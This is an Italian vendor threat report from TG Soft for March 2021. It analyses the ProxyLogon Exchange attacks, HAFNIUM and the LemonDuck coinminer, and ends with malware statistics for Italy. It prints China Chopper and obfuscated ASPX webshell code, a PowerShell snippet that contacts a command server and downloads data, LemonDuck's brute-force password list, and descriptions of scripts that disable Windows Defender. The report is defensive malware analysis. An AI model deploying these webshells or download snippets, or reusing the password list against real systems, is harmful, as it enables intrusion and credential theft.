Cyber-Threat Report

Marzo 2021

TG Soft
Cyber Security Specialist
www.tgsoft.it

Marzo 2021

TG Soft
Cyber-Threat Report

Notizie di rilievo:

Microsoft Exchange, Hafnium & Lemon-Duck

Speciale Ransomware

Panorama delle minacce in Italia a marzo

Sommario:

Nel mese di marzo i malware maggiormente veicolati e che rappresentano minacce concrete per qualsiasi utente sono, in particolare, QakBot (18C), LokiBot e FormBook (12C), UrSnif e AgentTesla (11C).
Il pezzo forte del mese di marzo sono gli attacchi ai Server Microsoft Exchange che il Centro Centro Ricerche Anti-Malware #CRAM di #TGSoft ha analizzato con particolare attenzione.
Si è registrato un notevole incremento di attacchi Ransomware che, per la maggior parte sono attacchi mirati con accesso via RDP "maldestramente" configurati dove i CyberCriminali, una volta guadagnato l'accesso all'infrastruttura, hanno potuto agire indisturbati "Human-operated ransomware attacks".
In questo numero, visto il notevole incremento di attacchi Ransomware, ci siamo voluti soffermare su come sia necessario proteggersi da queste minacce poiché è l'unico modo per evitare di dover, necessariamente, pagare il riscatto...

CRAM CENTRO RICERCHE ANTI-MALWARE

TG Soft Cyber Security Specialist
www.tgsoft.it

TG Soft S.r.l.

Via Pitagora n. 11/B
35030 Rubàno (PD)
Italy

Tel.: +39 049.8977432
Fax: +39 049.8599020
Email: info@tgsoft.it

TG Soft Cyber Security Specialist è produttore della suite di sicurezza Anti-Virus denominata **Vir.IT eXplorer** e presente nel settore della sicurezza informatica dai primi anni '90.

Il **C.R.A.M.** acronimo di Centro Ricerche Anti-Malware di TG Soft ha come obiettivi:

- PROMUOVERE e DIFFONDERE nel nostro Paese la cultura e la consapevolezza della Sicurezza Informatica in tutti i suoi aspetti.
- SUGGERIRE e PROPORRE atteggiamenti consapevoli e coerenti sulla Sicurezza Informatica e in particolare comportamenti da tenere, sia da parte degli utenti sia da parte dei consulenti informatici, per evitare di essere colpiti da virus/malware informatici;
- PROMUOVERE, ISTITUIRE e FAVORIRE iniziative per la formazione e la sensibilizzazione su vari temi della Sicurezza Informatica, in particolare tramite l'organizzazione di seminari e la pubblicazione di documenti e articoli relativi alla Sicurezza Informatica.

Proteggiamo il tuo business dai cyber-criminali

[www.tgsoft.it]

Seguici sui social:

Cyber-Threat Intelligence e Infection Rate

Al giorno d'oggi sono sempre più frequenti gli attacchi Cyber perpetrati contro le aziende. TG Soft analizza e cataloga queste minacce rilasciando report settimanali e mensili, dove vengono illustrati i trend del momento.

Il C.R.A.M. (Centro Ricerche Anti-Malware) di TG Soft raccoglie i dati della telemetria inviati dal software anti-virus Vir.IT eXplorer installato sui propri utenti/clienti e le informazioni di investigazione sui casi di attacchi informatici, per avere un quadro aggiornato della Cyber-Security in Italia.

L'indice che misura lo stato della Cyber-Security è l'Infection Rate (IR), che è la percentuale degli utenti dell'anti-virus Vir.IT eXplorer che hanno incontrato una minaccia che sia stata segnalata al C.R.A.M. di TG Soft.

L'Infection Rate può essere calcolato su un sotto-insieme di dati, ad esempio su un determinato sistema operativo, fornendo informazioni su quale possa essere il sistema operativo da considerarsi più sicuro. Le informazioni raccolte e analizzate ci permettono di determinare la tipologia degli attacchi, la frequenza con cui avvengono, la loro distribuzione e evoluzione nel breve e lungo periodo.

"Infection Rate: è la percentuale degli utenti che hanno incontrato almeno una minaccia segnalata al C.R.A.M. di TG Soft"

In primo piano

Microsoft Exchange, Hafnium & LemonDuck

A marzo gli analisti del C.R.A.M. di TG Soft hanno risposto a varie richieste di Incident Response legate ad una massiva campagna del Bot/CoinMiner noto come LemonDuck.

E' stata subito individuata una correlazione tra la presenza del CoinMiner nella rete e la presenza di Server di posta elettronica Microsoft Exchange.

Tutti i server Microsoft Exchange analizzati risultavano essere (o essere stati) vulnerabili ad una serie di recenti falle di sicurezza di tipo 0-day corrette da Microsoft attraverso gli aggiornamenti di Windows nei primi giorni di Marzo 2021.

Le vulnerabilità utilizzate sono state classificate con i seguenti CVE: CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, e CVE-2021-27065.

Vediamo nello specifico cosa permettono di fare queste vulnerabilità:

CVE-2021-26855: è una vulnerabilità di tipo SSRF (Server-side request forgery) che consente all'attaccante di autenticarsi al server Exchange effettuando particolari chiamate HTTP.

CVE-2021-26857: questa vulnerabilità consente di eseguire codice come SYSTEM sul server Exchange sfruttando una deserializzazione insicura.

CVE-2021-26858 e CVE-2021-27065: sono vulnerabilità di "scrittura di file arbitraria" post autenticazione. Permettono quindi di scrivere un file in qualsiasi percorso/cartella sul server Exchange.

L'uso combinato delle vulnerabilità "CVE-2021-26855" e "CVE-2021-27065" è stato nominato dai suoi scopritori come "**ProxyLogon**".

Il bug "ProxyLogon" è stato scoperto dal ricercatore del team di ricerca "DEVCORE" chiamato "Orange Tsai (link: https://twitter.com/orange_8361)".

E' possibile trovare la timeline degli eventi nel sito ad esso dedicato disponibile a questo indirizzo WEB: https://proxylogon.com/#timeline. Come si può notare la disclosure a Microsoft è stata effettuata il 05 gennaio 2021.

In base alla timeline Microsoft aveva intenzione di rilasciare gli aggiornamenti relativi a Microsoft Exchange con il "Patch Tuesday" del 9 marzo 2021.

La società Volexity il 2 marzo 2021 però ha pubblicato l'articolo "Operation Exchange Marauder: Active Exploitation of Multiple Zero-Day Microsoft Exchange Vulnerabilities (link: https://www.volexity.com/blog/2021/03/02/active-exploitation-of-microsoft-exchange-zero-day-vulnerabilities/)" dove indicava che la vulnerabilità CVE-2021-26855 era già in uso da parte di CyberCriminali a partire da inizio gennaio 2021.

Microsoft infatti dopo che si è resa conto che la vulnerabilità era utilizzata "in-the-wild", è stata costretta ad anticipare la pubblicazione della Patch di Microsoft Exchange, che è stata infatti rilasciata il 3 marzo 2021.

Da un punto di vista CyberCriminale queste vulnerabilità permettono di svolgere varie attività malevole tra cui:

⇒ Furto di credenziali e/o furto di file ed informazioni riservate (spionaggio)

⇒ Human-operated Ransomware (DoejoCrypt, DearCry, Black KingDom, ecc.)

⇒ Esecuzione di altri Malware

⇒ Inserimento di ulteriori Backdoor, WebShell, ecc…

In prima battuta il gruppo noto per utilizzare questa serie di 0-day per prendere il controllo dei server di posta elettronica Microsoft Exchange è stato battezzato da Microsoft con il nome di "**HAFNIUM**".

Chi è HAFNIUM ?

Hafnium è un gruppo CyberCriminale atto principalmente ad attività di Cyber Spionaggio contro aziende di tutto il mondo.

Secondo Microsoft (LINK: https://blogs.microsoft.com/on-the-issues/2021/03/02/new-nation-state-cyberattacks/) il gruppo "state-sponsored" sembra operare dalla Cina.

HAFNIUM non è il solo

Queste gravi vulnerabilità che non sono state patchate in rapidità dagli amministratori di sistema, sono state utilizzate molto rapidamente da molti altri gruppi CyberCriminali. Uno di questi è il gruppo che veicola il Bot/CoinMiner noto come **LemonDuck.**

Come opera LemonDuck

In passato il Bot/CoinMiner veniva veicolato principalmente via email con campagne di Malspam.

La presenza però delle falle sopra citate ha dato un'arma in più a questo gruppo che ha sfruttato subito l'occasione per diffondersi massivamente.

Sfruttando le vulnerabilità il CyberCriminale come prima fase iniziale dell'attacco inocula nel server attaccato una o più WebShell che gli permettono di mantenere un accesso persistente al sistema anche se dovesse poi essere patchato.

L'exploit consente l'esecuzione di un comando senza autenticazione che permette di creare un file ASPX di configurazione della Rubrica offline (OAB) di Microsoft Exchange, contenente un particolare valore dell'URL esterno, ne vediamo un esempio di seguito:

```
ExternalUrl: http://f/<script language="JScript" runat="server">function
Page_Load(){eval(Request["<stringa_RANDOM>"],"unsafe");}</script>
```

Questa WebShell nota come "China Chopper" permette di eseguire eventuali comandi inseriti nel parametro dell'URL "<stringa_RANDOM>" effettuando una semplice chiamata HTTP.

Il comando inserito nel parametro infatti al caricamento della pagina sarà passato alla funzione eval() che lo eseguirà con i permessi di SYSTEM.

Si è notato in alcuni casi l'inserimento di ulteriori differenti WebShell in linguaggio ASPX per mantenere un accesso esterno al Server, ne vediamo alcuni esempi:

```
<script language="JScript" runat="server">
function Page_Load(){
        var gbaywa="xkenGyfugFcshhao8iN4TY1niPieef9jjjgjd";
        var Tqcccc=gbaywa(7) + gbaywa(3) + gbaywa(11) + gbaywa(14) + gbaywa(29) +
gbaywa(28);
        eval(Request["YwO5555gV5"],Tqcccc);
}
</script>
```

```
<script language="JScript" runat="server">
function Page_Load(){
        var alwJAZ="5cenMffuyVgsShaNB6DQwiizi019ef9jjWj1l";
        var cPccXw=alwJAZ(7) + alwJAZ(3) + alwJAZ(11) + alwJAZ(14) + alwJAZ(29) +
alwJAZ(28);
        eval(Request["x550b55O5y"],cPccXw);
}
</script>
```

In seguito avendo la possibilità di esecuzione di comandi da remoto sia direttamente attraverso l'exploit sia utilizzando ulteriori WebShell che operano con i permessi assegnati a Microsoft Exchange ovvero di SYSTEM (massimi permessi), il gruppo CyberCriminale esegue dei comandi di PowerShell che scaricano da un server remoto il Payload principale del malware.

I MODULI di LemonDuck

I moduli principali del malware LemonDuck sono sviluppati in linguaggio Powershell. Sono fortemente offuscati e cifrati per renderne difficile il rilevamento/intercettazione da parte dei sistemi di sicurezza.

I moduli (if.bin, kr.bin, m6.bin) sono in grado di eseguire svariate attività e sono stati man mano arricchiti di nuove funzionalità atte allo spostamento laterale, al brute forcing, mining, ecc.

Vediamo di seguito le funzioni del modulo denominato "if.bin" (infection) di LemonDuck

Comando / Sottomodulo / Funzione	Descrizione
sc & sco	Task di Windows per pianificare il download/aggiornamento di LemonDuck da differenti domini
ipc_cmd & ipco_cmd	Script Powershell che: ⇒ Disabilita la protezione in tempo reale di Windows Defender ⇒ Esclude C: dal controllo di Windows Defender ⇒ Esclude il processo di powershell dal controllo di Windows Defender ⇒ Contatta il dominio di LemonDuck alla pagina 7p.php, ipc.jsp e ipco.jsp
base_core	Script Powershell che: ⇒ Disabilita la protezione in tempo reale di Windows Defender ⇒ Contatta il dominio di LemonDuck alla pagina ipc.jsp
mssql_cmd & mssqlo_cmd	Script Powershell che contatta il dominio di LemonDuck alla pagina ms.jsp e mso.jsp
blue3_bin_b64	Modulo binario a 32 bit contenente una ShellCode.
blue6_bin_b64	Modulo binario a 64 bit contenente una ShellCode.
jsb64	Script VBS che esegue uno script powershell che contatta il dominio di LemonDuck alle pagine 7p.php e usb.jsp
batb64	Script Batch che esegue uno script powershell che contatta il dominio di LemonDuck alle pagine 7p.php e ipc.jsp
rdp_cmd & rdpo_cmd	Script Powershell che: ⇒ Disabilita la protezione in tempo reale di Windows Defender ⇒ Esclude il processo di powershell dal controllo di Windows Defender ⇒ Contatta il dominio di LemonDuck alla pagina 7p.php, rdp.jsp.jsp e rdpo.jsp
ssh_cmd & ssho_cmd	Comando bash di Linux che attraverso curl identifica la macchina e contatta il dominio di LemonDuck alla pagina core.png
redis_cmd & rediso_cmd	Comando bash di Linux che attraverso curl contatta il dominio di LemonDuck alla pagina core.png?rds e core.png?rdso
smgh_cmd & smgho_cmd	Script Powershell che: ⇒ Disabilita la protezione in tempo reale di Windows Defender ⇒ Esclude C: dal controllo di Windows Defender ⇒ Esclude il processo di powershell dal controllo di Windows Defender ⇒ Contatta il dominio di LemonDuck alla pagina smgh.jsp e smgho.jsp
yarn_cmd & yarno_cmd	Comando bash di Linux che attraverso curl contatta il dominio di LemonDuck alla pagina core.png?yarn e core.png?yarno
logic_cmd & logico_cmd	Script Powershell che: ⇒ Disabilita la protezione in tempo reale di Windows Defender ⇒ Esclude C: dal controllo di Windows Defender ⇒ Esclude il processo di powershell dal controllo di Windows Defender Contatta il dominio di LemonDuck alla pagina logic.jsp e logico.jsp

Sotto-modulo **EternalBlue**	Questo sotto-modulo utilizza il tools PingCastle per individuare le macchine che hanno condivisioni attive per effettuare poi l'exploit **EternalBlue** del protocollo SMB per effettuare lo spostamento laterale.
Sotto-modulo **SMBGhost**	Questo sotto-modulo sfrutta la vulnerabilità **SMBGhost** (**CVE-2020-0796**) per effettuare lo spostamento laterale.
Sotto-modulo **MSSQL**	Questo sotto-modulo effettua il BruteForcing delle password del servizio database Microsoft SQL.
Sotto-modulo **RDP**	Questo sotto-modulo è costituito da 3 classi: ⇒ **BRUTE** (Esegue il brute force delle credenziali della connessione RDP) ⇒ **User32Helper** ⇒ **CMD** (Esegue un comando con questa tecnica: apre il menù di Windows, copia il comando nella Clipboard (CTRL+C), incolla il comando (CTRL+V) nella barra "esegui" del Menù di Windows, simula il tasto INVIO (ENTER) per eseguire il comando richiesto, svuota la Clipboard copiando una stringa vuota.
Sotto-modulo **USB**	Questo sotto-modulo viene utilizzato per infettare le chiavette USB con il malware **LemonDuck**. All'interno della chiavetta vengono creati dei link dove vengono utilizzati i moduli blue3_bin_b64 e blue6_bin_b64
geth	Sotto-modulo che utilizza **PowerDump** per estrarre gli hash di autenticazione dell'utete.
Sotto-modulo **SSH brute**	Sotto-modulo che utilizza **Putty** per effettuare il bruteforcing delle credenziali dell' utente "root" del protocollo SSH.
localscan	Sottomodulo che effettua una scansione della rete locale per individuare i PC/SERVER con porta 445 aperta.
Sotto-modulo **Redis brute**	Questo sotto-modulo effettua il BruteForcing delle password del servizio **Redis** (Remote Dictionary Server).
Sotto-modulo **Yarn brute**	Questo sotto-modulo effettua il BruteForcing delle password del servizio **Yarn** (Package Manager).
Sotto-modulo **Logic brute**	Questo sotto-modulo effettua il BruteForcing delle password di Oracle **WebLogic** Sever.
Gen-NTLM	Sotto-modulo che genera un hash NTLM
mimi.dat	Scarica nella cartella %temp% il file mimi.dat che contiene il tools **Mimikatz** codificato in base64

Nell'immagine sottostane l'elenco della password utilizzate da **LemonDuck,** a cui vengono aggiunte quelle esfiltrate alla macchina infetta

"saadmin","123456","test1","zinch","g_czechout","asdf","Aa123456.","dubsmash","password","PASSWORD","123.com","admin@123","Aa123456","qwer12345","Huawei@123","123@abc","golden","123!@#qwe","1qaz@WSX","Ab123","1qaz!QAZ","Admin123","Administrator","Abc123","Admin@123","999999","Passw0rd","123qwe!@#","football","welcome","1","12","21","123","321","1234","12345","123123","123321","111111","654321","666666","121212","000000","222222","888888","1111","555555","1234567","12345678","123456789","987654321","admin","abc123","abcd1234","abcd@1234","abc@123","p@ssword","P@ssword","p@ssw0rd","P@ssw0rd","P@SSWORD","P@SSW0RD","P@w0rd","P@word","iloveyou","monkey","login","passw0rd","master","hello","qazwsx","password1","Password1","qwerty","baseball","qwertyuiop","superman","1qaz2wsx","fuckyou","123qwe","zxcvbn","pass","aaaaaa","love","administrator","qwe1234A","qwe1234a","
","123123123","1234567890","88888888","111111111","112233","a123456","123456a","5201314","1q2w3e4r","qwe123","a123456789","123456789a","dragon","sunshine","princess","!@#$%^&*","charlie","aa123456","homelesspa","1q2w3e4r5t","sa","sasa","sa123","sql2005","sa2008","abc","abcdefg","sapassword","Aa12345678","ABCabc123","sqlpassword","sql2008","11223344","admin888","qwe1234","A123456","OPERADOR","Password123","test123","NULL","user","test","Password01","stagiaire","demo","scan","P@ssw0rd123","xerox","compta"

Vediamo di seguito le funzioni del modulo denominato **"kr.bin"** (killer) di **LemonDuck**

Questo script viene utilizzato per terminare tutti i servizi/task/processi del malware **LemonDuck** utilizzati in precedenza.

Lista dei possibili nomi dei servizi usati da LemonDuck

"xWinWpdSrv", "SVSHost", "Microsoft Telemetry", "lsass", "Microsoft", "system", "Oracleupdate", "CLR", "sysmgt", "\gm", "WmdnPnSN", "Sougoudl","National", "Nationaaal", "Natimmonal", "Nationaloll", "Nationalmll","Nationalaie","Nationalwpi","WinHelp32","WinHelp64", "Samserver", "RpcEptManger", "NetMsmqActiv Media NVIDIA", "Sncryption Media Playeq","SxS","WinSvc","mssecsvc2.1","mssecsvc2.0","Windows_Update","Windows Managers","SvcNlauser","WinVaultSvc","Xtfy","Xtfya","Xtfyxxx","360rTys","IPSECS","MpeSvc","SRDSL","WifiService","ALGM","wmiApSrvs","wmiApServs","taskmgr1","WebServers","ExpressVNService","WWW.DDOS.CN.COM","WinHelpSvcs","aspnet_staters","clr_optimization","AxInstSV","Zational","DNS Server","Serhiez","SuperProServer",".Net CLR","WissssssnHelp32","WinHasdadelp32","WinHasdelp32","ClipBooks

Lista dei possibili nomi dei Task usati da LemonDuck

"my1","Mysa", "Mysa1", "Mysa2", "Mysa3", "ok", "Oracle Java", "Oracle Java Update", "Microsoft Telemetry", "Spooler SubSystem Service", "Oracle Products Reporter", "Update service for products", "gm", "ngm","Sorry","Windows_Update","Update_windows","WindowsUpdate1","WindowsUpdate2","WindowsUpdate3","AdobeFlashPlayer","FlashPlayer1","FlashPlayer2","FlashPlayer3","IIS","WindowsLogTasks","System Log Security Check","Update","Update1","Update2","Update3","Update4","DNS","SYSTEM","DNS2","SYSTEMa","skycmd","Miscfost","Netframework","Flash","RavTask","GooglePingConfigs","HomeGroup Provider","MiscfostNsi","WwANsvc","Bluetooths","Ddrivers","DnsScan","WebServers","Credentials","TablteInputout","werclpsyport","HispDemorn","LimeRAT-Admin","DnsCore","Update service for Windows Service", "DnsCore", "ECDnsCore"

Lista dei possibili nomi dei processi usati da LemonDuck

"SC","WerMgr","WerFault","DW20","msinfo", "XMR*","xmrig*", "minerd", "MinerGate", "Carbon", "yamm1", "upgeade", "auto-upgeade", "svshost", "SystemIIS", "SystemIISSec", "WindowsUpdater*", "WindowsDefender*", "update", "carss", "service", "csrsc", "cara", "javaupd", "gxdrv", "lsmosee", "secuams", "SQLEXPRESS_X64_86", "Calligrap", "Sqlceqp", "Setting", "Uninsta","conhoste","Setring","Galligrp","Imaging","taskegr","Terms.EXE","360","8866","9966", "9696","9797","svchosti","SearchIndex","Avira","cohernece","win","SQLforwin","xig*","taskmgr1","Workstation","ress","explores"

Vediamo di seguito le funzioni del modulo denominato "**m6.bin**" & "**m6g.bin**" (miner) di **LemonDuck**

I moduli "**m6.bin**" & "**m6g.bin**" vengono utilizzati per effettuare il mining di Monero, il primo attraverso la CPU mentre il secondo attraverso la scheda grafica (GTX, NVIDIA, GEFORCE oppure Radeon, AMD).


```
00165240  72 6B 7A 00 00 00 00 00 63 72 79 70 74 6F 6E 69  rkz.....cryptoni
00165250  67 68 74 2F 63 63 78 00 63 6E 2F 63 63 78 00 00  ght/ccx.cn/ccx..
00165260  63 72 79 70 74 6F 6E 69 67 68 74 2F 63 6F 6E 63  cryptonight/conc
00165270  65 61 6C 00 00 00 00 00 63 6E 2F 63 6F 6E 63 65  eal.....cn/conce
00165280  61 6C 00 00 00 00 00 00 69 6E 76 61 6C 69 64 00  al......invalid.
00165290  00 00 09 00 0A 00 03 00 04 00 05 1C F6 03 00 00  ............ö...
001652A0  6D 6F 6E 65 72 6F 00 00 78 6D 72 00 61 72 71 6D  monero..xmr.arqm
001652B0  61 00 00 00 61 72 71 00 64 65 72 6F 00 00 00 00  a...arq.dero....
001652C0  6B 65 76 61 00 00 00 00 72 61 76 65 6E 63 6F 69  keva....ravencoi
001652D0  6E 00 00 00 72 61 76 65 6E 00 00 00 72 76 6E 00  n...raven...rvn.
001652E0  63 6F 6E 63 65 61 6C 00 00 00 00 00 00 00 00 00  conceal.........
```

Il modulo inoltre setta i DNS ai seguenti valori:

⇒ 8.8.8.8

⇒ 9.9.9.9

Nella figura sottostante possiamo vedere 2 schermate, in primo piano quella relativa all'attività di mining mentre su quella in secondo piano l'attività di Brute forcing / port scanning.



La PERSISTENZA di LemonDuck

Il malware **LemonDuck** effettua la persistenza nella macchina infetta attraverso le seguenti metodologie:

⇒ Task di Windows

⇒ WMI (Windows Management Instrumentation)

⇒ Servizi

Più interessante dei tre è la tecnica dei **WMI,** che sfrutta 3 classi **WMI** per avviare gli script del malware:

⇒ **class CommandLineEventConsumer** (script da eseguire)

⇒ **class __FilterToConsumerBinding** (binding tra script ed evento di esecuzione)

⇒ **class __EventFilter** (evento di esecuzione, nel caso di LemonDuck ogni 60 minuti)

Perchè è stato chiamato LemonDuck ?

Il malware è stato chiamato **LemonDuck** per via dell'User-Agent utilizzato per l'invio delle informazioni al server di Comando & Controllo, vediamo di seguito un esempio:

```
$webclient = Ne`w-Obj`ect Net.WebC`lient
$finalurl = "$url"+"?"+"$params"
        try{
                $webclient.Headers.add("User-Agent","Lemon-Duck-"+$Lemon_Duck.replace('\','-'))

                } catch{}

$res_bytes = $webclient.DownloadData($finalurl)
```

Conclusioni

L'obbiettivo del malware **LemonDuck** è quello di effettuare il furto di credenziali di autenticazione, password, attacchi di **BruteForcing** e di sfruttare la macchina infetta per effettuare Mining di Crypto-Valuta (**Monero**).

Il CyberCriminale di **LemonDuck** dimostra sofisticate skill utilizzando vari exploit come **EternalBlue** e **SMBGhost** per lo spostamento laterale ed ha colto subito l'occasione di sfruttare anche le vulnerabilità di Microsoft Exchange (**ProxyLogon**).

La vulnerabilità **ProxyLogon** di Microsoft Exchange che è stata segnalata a Microsoft ad inizio gennaio 2021, è stata corretta con il rilascio delle Patch ad inizio marzo 2021, in anticipo rispetto alla normale programmazione in quanto utilizzata "*in-the-wild*".

Sebbene le Patch per le vulnerabilità siano state rese disponibili da Microsoft, si nota una scarsa applicazione di queste che comunque una volta effettuato l'aggiornamento, risolvono i Bug ma, nel caso la macchina sia stata precedentemente colpita, NON rimuovono eventuali malware già presenti.

Come si è notato infatti, i CyberCriminali, lasciano **Backdoor**, **WebShell** e/o altri **Malware** che gli consentono di mantenere un accesso remoto non autorizzato sul Server colpito anche dopo aver applicato le Patch di Microsoft.

E' perciò fondamentale a seguito dell'applicazione della Patch, far effettuare un controllo di sicurezza del Server ad analisti specializzati in grado di rilevare eventuali **Backdoor**, **WebShell** e/o altri **Malware** e di mettere in sicurezza definitiva il Server.

TG Soft Cyber Security Specialist non solo sviluppa la Suite **AntiVirus Vir.IT eXplorer PRO** ma fornisce anche servizi di analisi e Threat Intelligence mettendo a disposizione la propria trentennale esperienza attraverso il proprio team di Analisti [**#CRAM**], per chi avesse necessità di effettuare l'analisi di **Incident Response** del Server così da rilevare tempestivamente e rimuovere eventuali Malware/Backdoor/WebShell ecc. inoculati dai CyberCriminali.

PS: Anche nel mese di aprile 2021 i problemi a Microsoft Exchange sono continuati, infatti sono state pubblicate altre 2 vulnerabilità (**CVE-2021-28480** e **CVE-2021-28481**) scoperte dall'NSA (National Security Agency) e corrette con l'aggiornamento cumulativo del 13 aprile 2021.

Statistiche Malware


Marzo 2021 — ITALIA

I dati della telemetria del C.R.A.M. di TG Soft sono raccolti dagli utenti che utilizzano il software antivirus Vir.IT eXplorer. Le segnalazioni derivano da attacchi bloccati oppure malware riscontrati all'interno del parco macchine monitorato. Ogni minaccia identificata da Vir.IT eXplorer viene classificata in famiglie e in cluster di malware. Ogni cluster di malware può contenere uno o più samples, ad esempio **Office.VBA.Macro_Heur** raggruppa centinaia o migliaia di macro virus distinti.

Nel mese di marzo, il numero di cluster spicca il volo sfiorando le 5500 unità (oltre il 10% in più rispetto a febbraio), dato palesemente più alto da ottobre 2020.


A fondo pagina invece possiamo vedere l'andamento giornaliero delle infezioni in Italia.

L'inizio del mese come sempre mostra un dato sostanzioso dovuto alle scansioni automatiche dei sistemi. Altra conferma i picchi settimanali del lunedì che si contrappongono ai ribassi dei fine settimana (tutti sotto il valore 500).



Analizzando le singole settimane spicca decisamente il dato di giovedì 11 marzo, evento che si è ripetuto con meno vigore il giovedì successivo (19 marzo).

Nella quarta settimana invece dopo il noto picco del lunedì i valori sono solo diminuiti fino a sabato. Nell'ultima settimana, possiamo constatare un picco iniziale molto basso che decresce fino a fine mese.



